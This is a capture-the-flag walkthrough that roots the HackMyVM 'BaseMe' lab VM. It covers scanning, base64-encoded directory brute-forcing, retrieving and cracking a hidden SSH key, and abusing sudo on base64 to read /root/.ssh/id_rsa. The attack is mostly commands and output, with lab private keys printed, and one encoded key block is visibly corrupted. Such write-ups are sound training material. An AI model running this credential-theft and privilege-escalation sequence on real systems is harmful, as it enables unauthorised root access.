Hack My VM

Walkthrough BaseMe

Index

1. Intro

This document will show how to get root on BaseMe VM from HackMyVM.

2. Enumeration

2.1. Discovering IP

First we need to know the IP of the VM. We will use netdiscover. In our example, the VM has the IP 192.168.1.17.

```
Currently scanning: 192.168.5.0/16   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 300
 ---------------------------------------------------------------------------
   IP            At MAC Address     Count     Len   MAC Vendor / Hostname
 ---------------------------------------------------------------------------
 192.168.1.17    08:00:27:f1:29:d4     1       60   PCS Systemtechnik GmbH

```

2.2. Nmap

Once we know the IP of the VM, we start with a nmap to see which ports are open.

```
sml@cassandra:~$ nmap -A -p- 192.168.1.17
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-18 10:30 CEST
Nmap scan report for baseme.home (192.168.1.17)
Host is up (0.0048s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 ca:09:80:f7:3a:da:5a:b6:19:d9:5c:41:47:43:d4:10 (RSA)
|   256 d0:75:48:48:b8:26:59:37:64:3b:25:7f:20:10:f8:70 (ECDSA)
|_  256 91:14:f7:93:0b:06:25:cb:e0:a5:30:e8:d3:d3:37:2b (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2.3. HTTP

We see that SSH and HTTP ports are open. If we take a look to the code of the webpage we can see:

```
1  QUxMLCBhYnNvbHV0ZWx5IEFMTCB0aGF0IHlvdSBuZWVk....
2
3  <!--
4  iloveyou
5  youloveyou
6  shelovesyou
7  helovesyou
8  weloveyou
9  theyhatesme
10 -->
11
```

view-source:http://192.168.1.17/

```
1  QUxMLCBhYnNvbHV0ZWx5IEFMTCB0aGF0IHlvdSBuZWVkIGlzIGluIEJBU0U2NC4KSW5jbHVkaW5r
2
3  <!--
4  iloveyou
5  youloveyou
6  shelovesyou
7  helovesyou
8  weloveyou
9  theyhatesme
10 -->
```

We decode the message in base64 to see the hint.

```
1  sml@cassandra:~$ echo "QUxMLCBhYnNvbHV0ZWx5IEFMTCB0aGF0IHlvdSBuZWVk..." | base64 -d
2  ALL, absolutely ALL that you need is in BASE64.
3  Including the password that you need :)
4  Remember, BASE64 has the answer to all your questions.
5  -lucas
6
```

The hint shows that base64 will answer all our questions signed by lucas.

3. Exploitation

Translate a common.txt dictionary to base64 and then run gobuster.

```
1  sml@cassandra:~$ for i in $(cat /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
       );do echo $i | base64 >> dict64.txt;done
2  sml@cassandra:~$ gobuster dir -u http://192.168.1.17 -w dict64.txt
3  ===============================================================
4  Gobuster v3.1.0
5  by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
6  ===============================================================
7  [+] Url:                     http://192.168.1.17
8  [+] Method:                  GET
9  [+] Threads:                 10
10 [+] Wordlist:                dict64.txt
11 [+] Negative Status codes:   404
12 [+] User Agent:              gobuster/3.1.0
13 [+] Timeout:                 10s
14 ===============================================================
15 2021/04/18 10:35:53 Starting gobuster in directory enumeration mode
16 ===============================================================
17 /aWRfcnNhCg==          (Status: 200) [Size: 2537]
18 /cm9ib3RzLnR4dAo=      (Status: 200) [Size: 25]
19
20 ===============================================================
21 2021/04/18 10:35:54 Finished
22 ===============================================================
23
```


We found 2 files, so lets download them to inspect.

```
1  sml@cassandra:~$ wget "http://192.168.1.17/aWRfcnNhCg==" -O id
2  sml@cassandra:~$ cat id
```
```
3  LS0tLS1CRUdJTiBPUEVVU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRRqRUFB
4  QUFBQ21GbGN6SFOaTFqZEhJUQUFBQUdZbU55ZVhCMEFBQUFHQUFBQUJCVRlOFlVVTApCdHpmZnRAB
5  ZFBncDhZWkFBQUFFQUFBQUFFQUFBRVhBQUFBQjNOemFF0DMxljMkVBQUFBREFRUJBQUFCQVFFFDWkNY
6  dkVQbk8xCmNiaHhxY3RCRWNRCRFpqcXJGZm9sd1ZLbXBBCZ1kwN00zQOs3cE8xMFVnQnNMeVl3QXpK
7  RXc0ZTZZZ1BOU3lDRFFdGY5US0cKMDQqZ2NncmdncmU0ZVBDTU5GQkNBR2FZSG1MckZJc0tEQ0xJ
8  NE5FNTRONThJVUhlWENaejcyeFRvYkwvcHRMazI2UkJuaAo3YkhHMUpqR2x4T2tPNm0rMW9GVGkx0
9  TnVEMlFQbDhzYlp0RXpYNFM5bk5aL2RweVJwTWZtQjczczk4zeXlJeWxldlZERXl2CmY3Q01o3b1JP
10 NDZ1RGdGUHk1VnprbmRDZ0pGMllOWkJYZjVnamMyZmFqTVh2cSti0G9sOFJaWjZqSSFhBaGlibEJY
11 d3BBbTQKdkxxZZnh6STI3QlpGbm9OZUJuYmR6d1NMNWFwQkY1Z1lXSkFIS2ovSjZNaERqMUddLQUZj
12 MUFBQUQwTjlVRFRjVXh3TXQ1WApZRklaSzhppZUJMME5PdXdvY2RnYlV1a3RDMjFFTZG5TeTZvY1cz
13 aW1NKzNteldqUGRvVQksvSG8zMzl1UG1CV0k1c2JNcnBLCnhrWk1ubCCtyY1RiZ3o0c3d2QGdOdUto
14 VVM3d1RndHJOWCtQTk1kSUFMTnBeFlMdC9sNTZHSzhSNE84ZkxJVTUrTW9qUnMKKzFOc11z0Eo0
15 cm5PMXFTm9KU1pvRGxBYVlxQlY5NWNYb0FFa3dVSFZ1c3RmZ3hVdHJZS3ArWVBGSWd40O9rTWpK
16 Z25iaQpOTlczVHp4bHVOaTVvWhhbEgyyREoya2hLREdRWk5Uk9GY3NFWGVKWHQzbGdwWlpOMWhy
17 UURBMW84alRYZVMOK2RXN25aCnpqZjNwME03N2IvTnZjZjWkUrb1hZUTFnNVhwMVFTT1NiaaitObG13
18 NTRMN0VxYjFVaFpnblE3WnNLQ29hHWTlTdUFjcW0zRTAKSUpoK0krWnYxZWdTTVMvRE9ISXhPM3Bz
19 UWtjaUxqa3a3BhK0d0d1FNbDFaQUpUIUWFCNnE3M3EpKY0JDZlZeZWtkWTUyTEtESQpweFpZcExabXlE
20 eDhuVGFBM0EpPbXZHZOWmtNVTRJMGk1L1pUNjjVTUkZMU5sQkNOd2N3dE9sOWs0UFc1TFZZ4TnNH
21 UkNKCk1KcjhrNUFjJMENYMDNmWEVTcCG1zVVVWUysvRGovaG50SHc4OWRPOEhjcXFJVUVwZUViZlRX
22 THZheDBDaVNoM0tqU2NlSnAKKKKzhnVXlER3ZDa2N5Vm5lVVVFqbW1yUnN3UmhUTnh4S1JCWnNlaaO3d3
23 SHBvOGhEWWVJVRUZacXp6TEFRYkJJQWRybDF0dDDtVgp0VkJybXBBNNkN3SmR6W1VsMjFFGYYUs4anZzk
24 eUN3UHI1SFVndHV4clNwcTHZuZGud1BheEppXR2k0UDQ3MURRWmFVSWURHY1doCmk2YklDckxRZ2VK
25 bEhhRVVtclFFDNVJkdjAzend3JOVU4RFhVWi9SSGI0MFBM0E1YcUJ0VS9iNkNFVTlKdXpKcEJyS1or
26 aysKdFFuN2hyOGhwcFQydFVTeER2QytVU01tdy9X XRGZha2pmSHBvTndoN1B0NWkwY3d3Cc6tYRlF4
27 SlB2UjBiTHh2WFpuKzN4dwpON2J3NDVGaEEjaQ3NIQQ0FiVjIraFZ2UDBseEhDUU9qN3l3aaOJqYTg3
```

```
28  UzFlMHE2V1pqakIOU3ByZW5Ia083dGc1UTBIc3VNCkFpZi8wMkhIeldHK0NSLOlHbEZzTnRxMXZ5
29  bHQyeCtZLzA5MXZDa1JPQkRhd2pIei84b2d5MkZ6ZzhKWVRlb0xrSHdER1EKTytUb3dBMTBSQVRl
30  azZaRU14aDZTbXRERy9WNXplVON1RW1LNHNSVDNxMUZTdnBCMS9IK0Z4c0dDb1BJZzhGemNpR0No
31  MgpUTHVza2NYaWFnbnM5TjFSTE9ubEhoaVpkOFJaQTBaZzdvWklhQnZhWm5oWllHeWNwQUpwV0tl
32  YmpydG9rTFllTWZYUkxsCjMvU0FlVWw3MkVBM20xRElueHNQZ3VGdWswMHJvTWM3N042ZXJZN3Rq
33  T1pMVllQb1NpeWdEUjFBN2Yzell6KzBpRkk0ckwKTkQ4aWtnbVF2RjZocnd3SkJyckC8weEtFYU1U
34  Q0tMdnl5WjNlRFNkQkRQcmtUaGhGd3JQcEk2K0V4OFJ2Y1dJNmJUSkFXSgpMZG1tUlhVUy9EdE8r
35  NjkvYWlkdnhHQVlvYisxTT0KLS0tLS1FTkQgT1BFTlNTCBQUklWQVRFIEtFWS0tLS0tCg==
```
36

Decode the file using base64 to check the content.

```
1   sml@cassandra:~$ cat id | base64 -d
2   -----BEGIN OPENSSH PRIVATE KEY-----
3   b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBTxe8YUL
4   BtzfftAdPgp8YZAAAAEAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQCZCXvEPn01
5   cbhxqctBEcBDZjqrFfolwVKmpBgY07M3CK7p01oUgBsLyYwAzJEw4e6YgPNSyCDWFaNTKG
6   O7jgcgrggre8ePCMNFBCAGaYHmLrFIsKDCLI4NE54t58IUHeXCZz72xTobL/ptLk26RBnh
7   7bHG1JjGlxOkO6m+1oFNLtNuD2QPl8sbZtEzX4S9nNZ/dpyRpMfmB73rN3yyIylevVDEyv
8   f7CZ7oRO46uDgFPy5VzkndCeJF2YtZBXf5gjc2fajMXvq+b8ol8RZZ6jHXAhiblBXwpAm4
9   vLYfxzI27BZFnoteBnbdzwSL5apBF5gYWJAHKj/J6MhDj1GKAFc1AAAD0N9UDTcUxwMt5X
10  YFIZK8ieBLONOuwocdgbUuktC21SdnSy6ocW3imM+3mzWjPdoBK/Ho339uPmBWI5sbMrpK
11  xkZMnl+rcTbgz4swv8gNuKhUc7wTgtrNX+PNMdIALNpsxYLt/l56GK8R4J8fLIU5+MojRs
12  +1NrYs8J4rnO1qWNoJRZoDlAaYqBV95cXoAEkwUHVustfgxUtrYKp+YPFIgx8okMjJgnbi
13  NNW3TzxluNi5oUhalH2DJ2khKDGQUi9ROFcsEXeJXt3lgpZZt1hrQDA1o8jTXeS4+dW7nZ
14  zjf3pOM77b/NvcZE+oXYQ1g5Xp1QSOSbj+tlmw54L7Eqb1UhZgnQ7ZsKCoaY9SuAcqm3E0
15  IJh+I+Zv1egSMS/DOHIxO3psQkciLjkpa+GtwQMl1ZAJHQaB6q70JJcBCfVsykdY52LKDI
16  pxZYpLZmyDx8TTaA8JOmvGpfNZkMU4IOi5/ZT65SRFJ1NlBCNwcwtOl9k4PW5LVxNsGRCJ
17  MJr8k5AcOCXO3fXESpmsUUVS+/Dj/hntHw89dO8HcqqIUEpeEbfTWLvaxOCiSh3KjSceJp
18  +8gUyDGvCkcyVneUQjmmrRswRhTNxxKRBZsekGwHpo8hDYbUEFZqzzLAQbBIAdrl1tt7mV
19  tVBrmpM6CwJdzYEl21FaK8jvdyCwPr5HUgtuxrSpLvndcnwPaxJWGi4P471DDZeRYDGcWh
20  i6bICrLQgeJlHaEUmrQC5Rdv03zwI9U8DXUZ/OHb40PL8MXqBtU/b6CEU9JuzJpBrKZ+k+
21  tSn7hr8hppT2tUSxDvC+USMmw/WDfakjfHpoNwh7Pt5i0cwwpkXFQxJPvRObLxvXZn+3xw
22  N7bw45FhBZCsHCAbV2+hVsPOlyxCQOj7yGkBja87S1e0q6WZjjB4SprenHkO7tg5QOHsuM
23  Aif/02HHzWG+CR/IGlFsNtq1vylt2x+Y/091vCkROBDawjHz/8ogy2Fzg8JYTeoLkHwDGQ
24  O+TowA10RATek6ZEIxh6SmtDG/V5zeWCuEmK4sRT3q1FSvpB1/H+FxsGCoPIg8FzciGCh2
25  TLuskcXiagns9N1RLOnlHhiZd8RZAOZg7oZIaBvaZnhZYGycpAJpWKebjrtokLYuMfXRLl
26  3/SAeUl72EA3m1DInxsPguFukOOroMc77N6erY7tjOZLVYPoSiygDR1A7f3zYz+0iFI4rL
27  ND8ikgmQvF6hrwwJBrp/0xKEaMTCKLvyyZ3eDSdBDPrkThhFwrPpI6+Ex8RvcWI6bTJAWJ
28  LdmmRXUS/DtO+69/aidvxGAYob+1M=
29  -----END OPENSSH PRIVATE KEY-----
```
30

Copy the ssh key and give the correct permissions.

```
1   sml@cassandra:~$ cat id | base64 -d >> id2
2   sml@cassandra:~$ chmod 600 id2
3
```

If we try to connect using the ssh key as lucas, it asks for a password. We dont have it, so lets create a dictionary with the possible passwords found into the code of the main page, and using base64 to encode them.

```
1   sml@cassandra:~$ cat pazz.txt
2   iloveyou
3   youloveyou
4   shelovesyou
5   helovesyou
6   weloveyou
7   theyhatesme
8   sml@cassandra:~$ for i in $(cat pazz.txt);do echo $i | base64 >> pazz2.txt;done
9   sml@cassandra:~$ cat pazz2.txt
10  aWxvdmV5b3UK
11  eW91bG92ZXlvdQo=
12  c2hlbG92ZXN5b3UK
13  aGVsb3Zlc3lvdQo=
14  d2Vsb3ZleW91Cg==
15  dGhleWhhdGVzbWUK
```
16

After try these strings as password, one of them is the correct, we have a low shell.

```
1  sml@cassandra:~$ ssh -i id2 lucas@192.168.1.17
2  Enter passphrase for key 'id2':
3  Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64
4
5  The programs included with the Debian GNU/Linux system are free software;
6  the exact distribution terms for each program are described in the
7  individual files in /usr/share/doc/*/copyright.
8
9  Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
10 permitted by applicable law.
11 Last login: Mon Sep 28 12:51:36 2020 from 192.168.1.58
12 lucas@baseme:~$
13
```

4. Privilege Escalation

Check if lucas can do something with sudo.

```
1  lucas@baseme:~$ sudo -l
2  Matching Defaults entries for lucas on baseme:
3      env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
       \:/sbin\:/bin
4
5  User lucas may run the following commands on baseme:
6      (ALL) NOPASSWD: /usr/bin/base64
7
```

We can use base64 as root, so lets use it to read an important file.

```
1  lucas@baseme:~$ sudo base64 "/root/.ssh/id_rsa" | base64 --decode
2  -----BEGIN OPENSSH PRIVATE KEY-----
3  b3BlbNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAABFwAAAAdzc2gtcn
4  NhAAAAAwEAAQAAAQEAw6MgMnxUy+W9oem0Uhr2cJiez37qVubRK9D4kdu7H5NQ/Z0FFp2B
5  IdV3wx9xDWAICJgtYQUvOV7KFNAWvEXTDdhBwdiUcWEJ4AOXK7+5v7x4b8vuG5zKOlTVxp
6  DEBE8faPj3UaHsa1JUVaDngTIkCa6VBICvG0DCcfL8xHBpCSIfoHfpqmOpWT/pWXvGI3tk
7  /Ku/STY7Ay8HtSgoqCcf3F+lb9J9kwKhFg9eLO5QDuFujb1CN7gUy8xhgNanUViyCZRwn7
8  px+DfU+nscSEfG1zgfgqn2hCbBYqaP0jBgWcVL6YoMiwCS3jhmeFG4C/p51j3gI6b8yz9a
9  S+DtdTpDwQAAA8D82/wZ/Nv8GQAAAAdzc2gtcnNhAAABAQDDoyAyfFTL5b2h6bRSGvZwmJ
10  7PfupW5tErOPiR27sfk1D9nQUWnYEh1XfDH3ENYAgImC1hBS85XsoU0Ba8RdMN2EHB2JRx
11  YQngA5crv7m/vHhvy+4bnMrSVNXGkMQETx9o+PdRoexrUlRVoOeBMiQJrpUEgK8bQMJx8v
12  zEcGkJIh+gd+mqY6lZP+lZe8Yje2T8q79JNjsDLwe1KCioJx/cX6Vv0n2TAqEWD14s7lAO
13  4W6NvUI3uBTLzGGA1qdRWLIJlHCfunH4N9T6exxIR8bXOB+CqfaEJsFipo/SMGBZxUvpig
14  yLAJLeOGZ4UbgL+nnWPeAjpvzLP1pL4O11OkPBAAAAAwEAAQAAAQBIArRoQOGJh9AMWBS6
15  oBgUC+lw4Ptq71OQ7sOAFMxE7BnEsFZeI62TgZqqpNkdHjr2xuT1ME5YpK5niMzFkkIEd5
16  SEwK6rKRfUcB3lyZWaoMoIBJ1pZoY1c2qYw1KTb3hVUEbgsmRugIhwWGC+anFfavaJCMDr
17  nCO2g8VMnT/cTyAv/Qmi8m868KNEzcuzGV5ozHl1XLffHM9R/cqPPyAYaQIa9Z+kS6ou9R
18  iMTjTSxOPnfh286kgx0ry1se9BBlrEc5251R/PRkEKYrMj3AIwI30qvYlAtNfcCFhoJXLq
19  vWystPARwiUs7WYBUHRf6bPP/pHTTvwwb2bs51ngImpdAAAAgDaWnQ7Lj7Vp+mTjhSu4oG
20  ptDHNd2uuqB1+CHRcaVutUmknxvxG3p957UbvNp6e0+ePKtAIakrzbpAo6u25poyWugAuz
21  X2nQhqsQh6yrThDJlTiDMeV7JNGFbGOcanXXXHt3tjfyrSO+aM87WmwqNyh6nfgy1C5axR
22  fKZG8ivz5iAAAAgQD83QmCIcbZaCOlGwgHGcuCUDcxGY1QlIRnbM5VAjimNezGFs9f0ExD
23  SiTwFsmITP//njsbRZP2laiKKO6j4yp5LpfgDB5QHs+g4nXvDn6ns64gCKo7tf2bPP8VCe
24  FWyc2JyqREwE3WmyhkPlyr9xAZerZ+7Fz+NFueRYzDklWg8wAAAIEAxhBeLqbo6/GUKXF5
25  rFRatLXI43Jrd9pyvLx62KghsnEBEk7my9sbU5dvYBLztS+lfPCRxV2ZzpjYdN4SDJbXIR
26  txBaLJe3c4uIc9WjyxGwUK9IL65rSrRVERHsTO525ofPWGQEa2A+pRCpz3A4Y41fy8Y9an
27  2B2NmfTAfEkWFXsAAAALcm9vdEBiYXNlbWU=
28  -----END OPENSSH PRIVATE KEY-----
29  lucas@baseme:~
30
```

We can read the root ssh key, so use it to connect as root.

```
1  lucas@baseme:~$ sudo base64 "/root/.ssh/id_rsa" | base64 -d >> root.key
2  lucas@baseme:~$ chmod 600 root.key
3  lucas@baseme:~$ ssh -i root.key root@localhost
4  The authenticity of host 'localhost (::1)' can't be established.
5  ECDSA key fingerprint is SHA256:Hlyr217g0zTkGOpiqimkeklOhJ4kYRLtHyEh0IgMEbM.
6  Are you sure you want to continue connecting (yes/no)? yes
7  Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
8  Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64
9
10 The programs included with the Debian GNU/Linux system are free software;
11 the exact distribution terms for each program are described in the
12 individual files in /usr/share/doc/*/copyright.
13
14 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
15 permitted by applicable law.
16 Last login: Mon Sep 28 12:47:13 2020 from 192.168.1.59
17 root@baseme:~# id
18 uid=0(root) gid=0(root) groups=0(root)
19 root@baseme:~#
20
```

5.   See ya!

HackMyVM is a platform where we create and share vulnerable VMs to hack and enjoy hacking. We think that its important to share knowledge, and also we believe that everyone should have access to information/knowledge for free. If you loved this text, please think about share/contribute to a free project or your own project on Internet! :D

What we do not understand we do not possess.

Johann Wolfgang von Goethe